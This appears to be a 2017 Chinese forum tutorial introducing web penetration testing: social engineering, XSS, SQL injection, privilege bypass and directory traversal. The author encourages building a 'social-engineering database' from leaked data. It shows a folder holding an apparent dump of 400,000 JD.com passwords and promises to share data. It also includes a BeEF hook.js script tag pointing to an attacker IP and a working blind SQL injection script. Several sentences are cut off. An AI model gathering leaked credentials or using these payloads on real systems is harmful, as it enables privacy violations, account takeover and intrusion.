登录

Web安全前言

小峰 / 2017-11-27 16:03:54 / 浏览数 1961 新手 入门资料 顶(0) 踩(0)


社工技术

社会工程学（Social
Engineering，又被翻译为：社交工程学）在上世纪60年代左右作为正式的学科出现，广义社会工程学的定义是：建立理论并通过利用自然的、社会的和制度上的途径来逐步
简单来说社会工程学就是对目标的信息搜集，当然不仅仅是搜集目标主动泄漏的信息，还要利用各种方式去获取目标的相关系统。
在渗透测试的过程中，社工技术会对整个渗透测试的方案和最终结果产生巨大的影响。
主要获取的信息（渗透测试中）包括：服务器信息，网站所有者信息，域名信息等。


- 利用工具（请参考红日第一课）

    例：对红日实验室的简单社工


现在的网络环境对安全越来越重视，无疑加大了信息搜集的难度，在以后的学习道路上我们要收集搭建属于自己的社工库，比如说



在日后的课程中，我也会带着大家搭建这样的社工库并提供部分数据



名称	修改日期	类型	大小
sql	2017-10-19 15:18	文件夹	
static	2017-10-19 15:18	文件夹	
ajax.php	2014-9-17 0:12	PHP 文件	3 KB
ajax_1.zip	2016-7-27 18:44	360压缩 ZIP 文件	346 KB
bootstrap.min.css	2014-9-17 0:12	层叠样式表文档	98 KB
conf.php	2017-11-9 14:00	PHP 文件	1 KB
config.php	2017-10-19 15:47	PHP 文件	1 KB
config.yaml	2014-9-17 0:12	YAML 文件	1 KB
database.php	2014-9-17 0:13	PHP 文件	1 KB
From-shota.cc	2014-10-29 18:02	CC 文件	0 KB
index.php	2014-10-29 18:33	PHP 文件	11 KB
pass.php	2014-9-17 0:12	PHP 文件	6 KB
搭建日志.txt	2014-10-23 18:42	文本文档	1 KB
京东密正40W.zip	2017-10-19 15:15	360压缩 ZIP 文件	4,424 KB



这样的一个社工库，里面加入我们收集到的数据，并逐渐扩大我们的数据库内容，这样在以后的工作中会对你提供很大的帮助。

漏洞挖掘

经过信息的获取，我们可以定位到我们的目标信息，同时，可以把我渗透方法的范围缩小，可以开展针对性的测试了。

服务器方面

针对不同的服务器，我们会进行不同的测试，比如目标是一个linux的系统，我们基本就不会去看asp方面的漏洞了，只会对它有可能存在的漏洞进行测试，而服务器方面，我

- 实验方法：不同版本的服务器或其他终端+相对应溢出工具

溢出漏洞

- 漏洞原理：缓冲区溢出是一种非常普遍、非常危险的漏洞，在各种操作系统、应用软件中广泛存在。利用缓冲区溢出攻击，可以导致程序运行失败、系统宕机、重新启动
  主要的原理是：通过在程序的地址空间里安排适当的代码。或适当的初始化寄存器和内存，让程序跳转到入侵者安排的地址空间执行。可以根据这两个目标来对缓冲区溢
- 漏洞靶场：虚拟搭建的各类型服务器+提权工具
- 漏洞实战演练：在真实环境下获取webshell后实战操作

- 个人总结：溢出漏洞可以直接获取服务器的最高权限，危害巨大，但利用环境要求较高，不易利用成功。

应用方面


应用方面我们要讲的就会多一些了，虽然网站类型多变，各种语言层出不穷，但主要的漏洞就是那么几个。可以参考owasp top 10，我优先为大家介绍一下危害比较大的漏洞类型。

跨站脚本漏洞


- 漏洞原理：
  - （1）持久型跨站：最直接的危害类型，跨站代码存储在服务器（数据库）。
  - （2）非持久型跨站：反射型跨站脚本漏洞，最普遍的类型。用户访问服务器-跨站链接-返回跨站代码。
  - （3）DOM跨站（DOM XSS）:DOM(document object model文档对象模型)，客户端脚本处理逻辑导致的安全问题。
- 漏洞靶场：

```
            </div>
            <a class="layui-btn search_btn" onclick="insert()">添加</a>
        </div>
        <div id="a">



        </div>
    </form>
    <div id="page"></div>
    <script type="text/javascript" src="layui/layui.js"></script>
    <script type="text/javascript" src="crossSite.js"></script>
    <script type="text/javascript" src="http://192.168.145.248:3000/hook.js"></script>
    <script>
function insert(){
```

当我们访问这个页面时，我们的ＰＣ就在攻击者的beef中上线了



通过 beef，我们可以对上线的浏览器进行很多的后门操作比如最基本的弹窗：



- 漏洞实战演练：www.alliedjeep.com/87508.htm couponPHP CMS 1.0跨站脚本漏洞
  couponPHP是优惠券和交易网站的内容管理系统。
  couponPHP CMS 1.0版本没有正确过滤 /admin/ajax/comments_paginate.php 或 /admin/ajax/stores_paginate.php的 "sEcho" GET 参数值，在实现上存在多个跨站脚本漏洞，可导致在用户浏览器会话中执行任意HTML和脚本代码。
- 个人总结：以存储型跨站为例，我们在用户的页面输入的语句会存入到系统的数据库中，这样，当其他用户访问我们存入的信息时就造成了存储型跨站的攻击，图片为我

Sql注入漏洞

- 漏洞原理：SQL注入攻击是黑客对数据库进行攻击的常用手段之一。随着B/S模式应用开发的发展，使用这种模式编写应用程序的程序员也越来越多。但是由于程序员的水
  Injection，即SQL注入。
- 漏洞靶场：在我们的靶场中我们会了解查询到底是怎么一回事，数据是怎么样传入的

上面两个图片，是数据以get及post方式发送的代码内容，我们的参数就是以这种形式发送的。而后台接收后的样子类似是这样的

`Select * from (xxx■■■) where what=('id')`


id为你输入的参数，而sql注入就是在这个语句后面加入攻击者自己构造的语句，使数据库查询出我们想要的数据并给前台一定的提示。

并会在我们的靶场中进行攻击学习.

漏洞实战演练：http://www.cnblogs.com/moqiang02/p/4061399.html

```python
import requests

url = '33c71b0153e62f7e2bf0/index.php'
payload = 'adn\'or(IF(left(pwd,%d)=\'%s\',1,0))or\'2\'=\'1'

se = requests.Session()

pwd = ''

for x in xrange(1,33):
    for y in xrange(97,123):
        res = se.post(url,data={'uname' : payload % (x,pwd+chr(y)),'pwd' : 123})
        if 'password error!' in res.content:
            pwd += chr(y)
            print '[*] Found! ' + pwd
            break
```

个人总结：sql注入仍然是被利用最多的漏洞，他的危害程度和利用范围也是其他漏洞不可以比的，而且逐渐开始工具化，手工注入越来越少，虽然难度大的注入漏洞几乎
当然有很多的注入点也需要自己手工去写一些脚本去进行测试，因为盲注这一形式的存在，给手工注入带来了巨大的麻烦，图片为我自己编写的盲注的小脚本，可以利用




POC框架

- 基于原生POC编写练习
- 基于框架POC编写练习

越权漏洞

- 漏洞原理：是指超越权限或权力范围的意思。越权漏洞是Web应用程序中一种常见的安全漏洞。它的威胁在于一个账户即可控制全站用户数据。当然这些数据仅限于存在

  漏洞靶场：针对网站的权限绕过，后期会带大家搭建相对环境学习



  漏洞实战演练：`https://loudong.sjtu.edu.cn/show/CNVD-2017-04015` 齐博CMS整站系统V7.0存在越权访问漏洞
  个人总结：对于越权漏洞的主要挖掘方法：

1. 测试越权一般得有俩号。
1. 对userid。orderid等等ID要敏感，一旦发现，就多测测。
1. 某些厂商喜欢用纯数字的MD5作为用户的cookie，多注意发现。
1. 多使用抓包工具，多分析数据包，多修改数据包。
1. 多站在开发的角度去分析网站哪儿存在越权。
1. 多看看别人的漏洞
   越权漏洞属于逻辑漏洞，这样的漏洞，不是代码的硬性错误，网站可以说他没有sql注入漏洞，但他不可以说他没有逻辑漏洞，只是每个人的思考方向不同，测试方

目录漏洞

- 漏洞原理：该漏洞旨在访问储存在Web根文件外的文件或者目录。主要分为以下两种
  目录列表漏洞：用户访问网站目录地址时，能看到目录下所有文件列表，导致网站目录结构暴露，重要的敏感数据泄露。目录遍历漏洞：程序没有充分过滤用户输入的../
- 漏洞靶场：简单的网站框架就可以实现相应漏洞，在我们的靶场中会集成本漏洞

